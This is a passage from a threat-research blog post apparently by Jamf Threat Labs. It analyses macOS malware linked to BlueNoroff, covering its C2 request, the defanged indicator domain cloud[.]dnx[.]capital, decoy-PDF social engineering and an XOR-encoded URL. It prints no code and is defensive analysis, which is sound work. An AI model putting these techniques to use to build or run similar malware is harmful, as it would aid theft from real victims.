
Running this malware results in communication to the URL provided as the first argument passed at execution time. The `WebT::send_request` function is responsible for sending the initial message to the C2 server. When placing a breakpoint on it, we can step over it resulting in a call to the server.



This payload allows the attacker to carry out further objectives on the system, but perhaps a deep dive on stage-three is best saved for another blog post.

At a High Level

We dove fairly deeply into some of the different actions of this malware. At a higher level, the workflow looks like the following:



Connections to BlueNoroff


There are a few signs that this malware is tied to BlueNoroff. First and foremost is the domain used in the stage-one dropper: cloud[.]dnx[.]capital. This domain was reported as being used by the attackers in a writeup done by Proofpoint. In the previously mentioned Kaspersky blog, it was reported that the attackers had created numerous fake domains impersonating venture capital firms and banks in a campaign Kaspersky titled 'SnatchCrypto'. This aligns with the social engineering schemes discovered in the PDF document. The Windows malware also used the "decoy document" approach which clearly worked well for the attacker. The earliest submission of the "Internal PDF Viewer" we could find on VirusTotal was uploaded in January 2023 and we've observed the attackers continuing to host it.

While many different PDF payloads exist that work on Windows, so far only one PDF has been discovered that will result in a call to the attacker on macOS. We do suspect more than just this one PDF exists. It's worth noting that the XOR key found within the malware can also be found within a variety of malicious PDF files. However, when loaded into the Viewer application, these files do not result in a properly decoded URL. We suspect a different variant of the malicious viewer (or perhaps a different platform) is capable of loading the XOR key from within the PDF instead of the attackers hardcoding it in the malicious app.

Conclusion

The malware used here shows that as macOS grows in market share, attackers realize that a number of victims will be immune if their tooling is not updated to include the Apple ecosystem. Lazarus group, which has strong ties to BlueNoroff, has a long history of attacking macOS and it's likely we'll see more APT groups start doing the same.

Jamf Protect defends against the malicious components of this malware and blocks the malicious domains. Jamf Threat Labs will continue to monitor BlueNoroff's activity on this campaign.



A shout out to Patrick Wardle for his collaboration on some of the analysis here. If you're looking to learn more about the analysis of macOS malware, check out the free online book: The Art of Mac Malware.

Indicators of Compromise

References:

Ensure your macOS endpoints are protected from current and novel Mac-centric threats.

Don't just take Jamf's word for it, put Jamf Protect to the test today.

Request Trial

Jamf Threat Labs
Jamf

Jamf Threat Labs is a global team of experienced threat researchers, cybersecurity experts and data scientists with skills that span penetration testing, network monitoring, malware research and app risk assessment. Jamf Threat Labs primarily monitors and explores emerging threats affecting Mac and mobile devices. The team's research is published with the aim of raising awareness of specific threats while also improving awareness and advocacy of security practices to protect the modern workforce.